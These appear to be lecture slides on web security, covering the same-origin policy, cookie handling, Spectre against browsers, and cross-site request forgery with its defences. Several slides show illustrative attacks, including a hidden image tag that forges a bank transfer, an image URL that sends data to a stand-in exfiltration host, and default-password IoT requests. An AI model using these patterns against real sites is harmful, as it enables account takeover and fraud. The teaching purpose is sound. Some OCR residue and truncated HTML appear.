Web Security 2: Origins and Cookies...

Thanks to machine-learning algorithms, the robot apocalypse was short-lived.

Desirable security goals

- ***Integrity***: malicious web sites should not be able to tamper with integrity of our computers or our information on other web sites
- ***Confidentiality***: malicious web sites should not be able to learn confidential information from our computers or other web sites
- ***Privacy***: malicious web sites should not be able to spy on us or our online activities
- ***Availability***: malicious parties should not be able to keep us from accessing our web resources

Security on the web

- Risk #1: we don't want a malicious site to be able to trash files/programs on our computers
  - Browsing to **`awesomevids.com`** (or **`evil.com`**) should not infect our computers with malware, read or write files on our computers, etc...
  - We generally assume an adversary can cause our browser to go to a web page of the attacker's choosing
- Mitigation strategy
  - Javascript is sandboxed: it is ***not allowed*** to access files etc...
  - Browser code tries to avoid bugs:
    - Privilege separation, automatic updates
    - Reworking into safe languages (rust)

Security on the web

- Risk #2: we don't want a malicious site to be able to spy on or tamper with our information or interactions with other websites
  - Browsing to **`evil.com`** should not let **`evil.com`** spy on our emails in Gmail or buy stuff with our Amazon accounts
- Defense: Same Origin Policy
  - An ***after the fact*** isolation mechanism enforced by the web browser

Security on the web

- Risk #3: we want data stored on a web server to be protected from unauthorized access
- Defense: server-side security

Major Property: "Same Origin Policy"

- Basic idea:
  - A web page runs from an 'origin': A remote domain/protocol/port tuple.
- Within that origin, the web page runs code in the browser
  - But is ***only*** supposed to affect things within the same origin
- The web browser ***must*** enforce this isolation
  - Otherwise, a malicious web site can cause behaviors on other web sites
- Matching is exact
  - **`http://www.example.com`**, **`https://www.example.com`**, **`http://example.com`** are ***all*** different origins

Same Origin Controls What A Page Can Do...

- Can ***fetch*** images and content ***regardless of origin***
  - But can ***not*** determine detailed properties:
    Images are blank squares when loaded cross-origin
  - Remote scripts run within the origin of the page, not the origin where they are fetched from
- Can create frames
  - Each frame can be in its own origin...
  - Can only ***communicate*** with frames from the same origin or with origin crossing options
- Can ***only*** do certain calls (e.g. xml-http-request) to the origin
- Summary here:
  https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Can change origin ***up...***

- **`www.example.com`** can change its origin to be **`example.com`**
  - But once it does so, it is no longer in the origin of **`www.example.com`**
- But can't change origin down

But Cookies Are Different

- Reminder: Cookies can be set by a remote website
  - With the **`set-cookie:`** header
- And can also be set by JavaScript
- Common usage: user authentication
  - EG, set a "magic value" to identify the user
  - The server can then check that value on subsequent fetches
- If someone or another web-site can get this cookie...
  - They can impersonate that user
  - Attacker goal is to often get cookies of other web-sites

Cookie Origin Rules != JavaScript Same Origin

- Cookies are generally described as key/value pairs
  - **`username=nick`**
  - **`authcookie=nSFCOAusrr97097y03`**
- Cookies are set with an associated hostname/path binding
  - EG, **`example.com/foo`**
- It will be sent to all websites who's suffix fully matches:
  - **`www.example.com/foo`** will get it
  - **`example.com/bar`** won't get it
- Further complicating things:
  - Although set using name/domain/path/value...
  - They are read (in ***unspecified order***) as just name/value
  - There is ***no way to know*** if you have two copies of the username cookie which one is legit!
  - Leads to fun "Cookie stuffing" attacks
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

Secure and http-only

- Cookies, by default, will be sent over both http and https
  - Designed so you can have a "secure" login page but "insecure" main pages...
  - From back when the security of HTTPS was considered "expensive"
  - Which means that anyone listening in can capture the cookies
    - "Firesheep": A browser plug-in designed to make it easy to steal login cookies
- "Fix": the "**`secure`**" flag
  - Cookie will only be sent over encrypted connections
    - But you could set it with an insecure connection (now fixed)
- **`http-only`**: Only set in the cookie header
  - Not accessible to JavaScript: Designed to protect (a bit) from rogue scripts

Example of Cookie Failures: Spectre...

- It used to be Chrome isolated different tabs in different Unix processes
  - Both for security sandboxing and so if a tab crashed, the browser wouldn't
- Spectre: A hardware sidechannel attack
  - Observation: There are many cases where a program may want to keep data safe from other parts of the same program...
- The big one in this case is JavaScript
  - If you have multiple origins running in the same tab...
    and one script could read another origin's cookies...
  - It is game over

Real World Spectre:
How It Works

- `evil.com` gets the user to visit its web page
  - Starts running in a browser tab
- `evil.com` then opens a frame to `victim.com`
  - Now under the isolation rules:
    JavaScript in `evil.com` must not be able to read any memory from `victim.com`...
    In particular the cookies
- But they are running in the same operating system process
  - So the only memory protection is enforced by the JavaScript JIT
- Goal: break the isolation, read memory from victim...

Modern Processors: Insanely Complex Beasts...

- In order to get good IPC (Instructions per cycle), modern processors are insanely aggressive
  - Branch prediction: guess which way a program is going to go and do it
  - Aggressive caches: cache everything possible
  - Speculative execution: uh, think I'm going to need this, do it anyway
- Spectre's key idea
  - We can detect the results of failed speculative execution:
    A side-channel attack such as timing, cache state, etc...
    - Allows us to see what the input to the speculative execution was
  - We can ***force*** speculative execution by making the processor guess wrong

So Spectre-JS

- **`evil.com`** loads **`victim.com`** in a frame
- And **`evil.com`** javascript then executes this loop
  - **`for (lots) do {...}`**
- All executions are allowed
  - Don't want to get terminated
- But this also trains the branch predictor
  - So the processor will attempt to run the loop one ***more*** time
  - This last time does computation on memory **`evil.com`** is not supposed to see
    - EG **`victim.com`**'s cookies
  - Then checks how long it took which tells some bits about what was being read
    - Lather, rinse, repeat

Countering Spectre:
EAT RAM! NOM NOM NOM

- Chrome now runs every ***origin*** as its own process: "Site Isolation"
  - Coming soon to Firefox
  - Which means process level isolation from the operating system
- Defeats spectre-type attacks
  - Now you can't even attempt to speculate across processes...
    since they have different page-tables they would load different data
    - If you could read across this barrier you've broken OS level isolation
  - No such thing as a "Lightweight" isolation barrier
- But OS processes are expensive
  - Lots of memory overhead
  - Context-switching between processes is expensive:
    wipes out most processor state

Cookies & Web Authentication

- One very widespread use of cookies is for web sites to track users who have authenticated
- E.g., once browser fetched **`http://mybank.com/login.html?user=alice&pass=bigsecret`** with a correct password, server associates value of "session" cookie with logged-in user's info
  - An "authenticator"
- Now server subsequently can tell: "I'm talking to same browser that authenticated as Alice earlier"
  - An attacker who can get a copy of Alice's cookie can access the server ***impersonating Alice! Cookie thief!***

Cross-Site Request Forgery (CSRF) (aka XSRF)

- A way of taking advantage of a web server's cookie-based authentication to do an action as the user
  - Remember, an origin is allowed to fetch things from other origins
    - Just with very limited information about what is done…
  - E.g. have some javascript add an IMG to the DOM that is: **`https://www.exifltratedataplease.com/?{datatoexfiltrate}`** that returns a 1x1 transparent GIF
    - Basically a nearly unlimited bandwidth channel for exfiltrating data to something outside the current origin
    - Google Analytics uses this method to record information about visitors to any site using

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Static Web Content


```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>

  </BODY>
</HTML>
```

Visiting this boring web page will just display a bit of content.

Automatic Web Accesses


```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com/logo.jpg">
  </BODY>
</HTML>
```

Visiting *this* page will cause our browser to **automatically** fetch the given URL.

Automatic Web Accesses


```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

So if we visit a *page under an attacker's control*, they can have us visit other URLs

Automatic Web Accesses


```
<HTML>
  <HEA
    <T
  </HE
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

When doing so, our browser will happily send along cookies associated with the visited URL! (any `xyz.com` cookies in this example) 😟

Automatic Web Accesses



```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

(Note, Javascript provides many *other* ways for a page returned by an attacker to force our browser to load a particular URL)

Web Accesses w/ Side Effects

- Recall our earlier banking URL:
  - **http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob**
- So what happens if we visit evilsite.com, which includes:
  - **<img width=“1" height="1" src="http://mybank.com/moneyxfer.cgi?Account=alice&amt=500000&to=DrEvil">**
  - Our browser issues the request … To get what will render as a 1x1 pixel block
  - … and dutifully includes authentication cookie! 😟
- Cross-Site Request Forgery (CSRF) attack
  - Web server ***happily accepts the cookie***

CSRF Scenario



URL fetch for posting a *squig*

```
GET /do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert
    &squig=squigs+speak+a+deep+truth
COOKIE: "session_id=5321506"
```

Authenticated with cookie that browser automatically sends along

Web action with *predictable structure*

CSRF and the Internet of Shit...

- Stupid IoT device has a default password
  - **`http://10.0.1.1/login?user=admin&password=admin`**
  - Sets the session cookie for future requests to authenticate the user
- Stupid IoT device also has remote commands
  - **`http://10.0.1.1/set-dns-server?server=8.8.8.8`**
  - Changes state in a way beneficial to the attacks
- Stupid IoT device doesn't implement CSRF defenses...
  - Attackers can do ***mass malvertized*** drive-by attacks:
    Publish a JavaScript advertisement that does these two requests

CSRF and Malvertizing…

- You have some evil JavaScript:
  - **`http://www.eviljavascript.com/pwnitall.js`**
- This JavaScript does the following:
  - Opens a 1x1 frame pointing to **`http://www.eviljavascript.com/frame`**
- The frame then…
  - Opens a gazillion different internal frames all to launch candidate xsrf attacks!
- Then get it to run by just paying for it!
  - Or hacking sites to include **`<script src="http://...">`**

2008 CSRF attack

An attacker could
- add videos to a user's "Favorites,"
- add himself to a user's "Friend" or "Family" list,
- send arbitrary messages on the user's behalf,
- flagged videos as inappropriate,
- automatically shared a video with a user's contacts, subscribed a user to a "channel" (a set of videos published by one person or group), and
- added videos to a user's "QuickList" (a list of videos a user intends to watch at a later point).

Likewise Facebook

Home → Security → Facebook Hit by Cross-Site Request Forgery Attack

Facebook Hit by Cross-Site Request Forgery Attack

By Sean Michael Kerner | August 20, 2009
Page 1 of 1

Angela Moscaritolo

September 30, 2008

Popular websites fall victim to CSRF exploits

CSRF Defenses

- Referer (sic) Validation

```
Referer: http://www.facebook.com/
home.php
```

- Secret Validation Token

```
<input type=hidden value=23a3af01
```

- Note: only server can implement these

CRSF protection: `Referer` Validation

- When browser issues HTTP request, it includes a `Referer` [sic] header that indicates which URL initiated the request
  - This holds for any request, not just particular transactions
  - And yes, it is a 30 year old spelling error ***we can't get rid of!***
- Web server can use information in `Referer` header to distinguish between same-site requests versus cross-site requests
  - Only allow same-site requests

HTTP Request

Headers

Method Resource HTTP version


```
GET /moneyxfer.cgi?account=alice&amt=50&to=bob HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Cookie: session=44ebc991
Referer: http://mybank.com/login.html?user=alice&pass...

```

Blank line

Data (if POST; none for GET)

Example of `Referer` Validation



`Referer` Validation Defense

- HTTP Referer header
  - `Referer: https://www.facebook.com/login.php` ✓
  - `Referer: http://www.anywhereelse.com/…` ✗
  - Referer: (none) ?
    - Strict policy disallows (secure, less usable)
      - “Default deny”
    - Lenient policy allows (less secure, more usable)
      - “Default allow”

`Referer` Sensitivity Issues

- Referer may leak privacy-sensitive information
  - `http://intranet.corp.apple.com/projects/iphone/competitors.html`
- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS → HTTP transitions
  - User preference in browser

Hence, such blocking might help attackers in the lenient policy case

Secret Token Validation


- **`goodsite.com`** server includes a secret token into the webpage (e.g., in forms as an additional field)
  - This needs to be effectively random: The attacker can't know this
- Legit requests to **`goodsite.com`** send back the secret
  - So the server knows it was from a page on goodsite.com
- **`goodsite.com`** server checks that token in request matches is the expected one; reject request if not
- Key property:
  This secret must not be accessible cross-origin

Storing session tokens: Lots of options (but none are perfect)

- Short Lived Browser cookie:
  `Set-Cookie: SessionToken=fduhye63sfdb`
  - But well, CSRF can still work, just only for a limited time
- Embedd in all URL links:
  `https://site.com/checkout?SessionToken=kh7y3b`
  - ICK, ugly… Oh, and the ***referer:*** field leaks this!
- In a hidden form field:
  `<input type="hidden" name="sessionid" value="kh7y3b">`
  - ICK, ugly… And can only be used to go between pages in short lived sessions
- Fundamental problem: Web security is ***grafted on***

Latest Defense: ‘SameSite’ Cookies

- An additional flag on cookies
  - Tells the browser to ***not*** send the cookie if the referring page is not the cookie origin
- Problem is adoption: Not all browsers support it!
  - But 88% may be "good enuf" depending on application
    - Could possibly ban non-implementing browsers



CSRF: Summary

- ***Target***: user who has some sort of account on a vulnerable server where requests from the user's browser to the server have a predictable structure
- ***Attacker goal***: make requests to the server via the user's browser that look to server like user intended to make them
- ***Attacker tools***: ability to get user to visit a web page under the attacker's control
- Key tricks:
  - (1) requests to web server have predictable structure;
  - (2) use of <IMG SRC=…> or such to force victim's browser to issue such a (predictable) request
- Notes: (1) do not confuse with Cross-Site Scripting (XSS);
  (2) attack only requires HTML, no need for Javascript
- Defenses are server side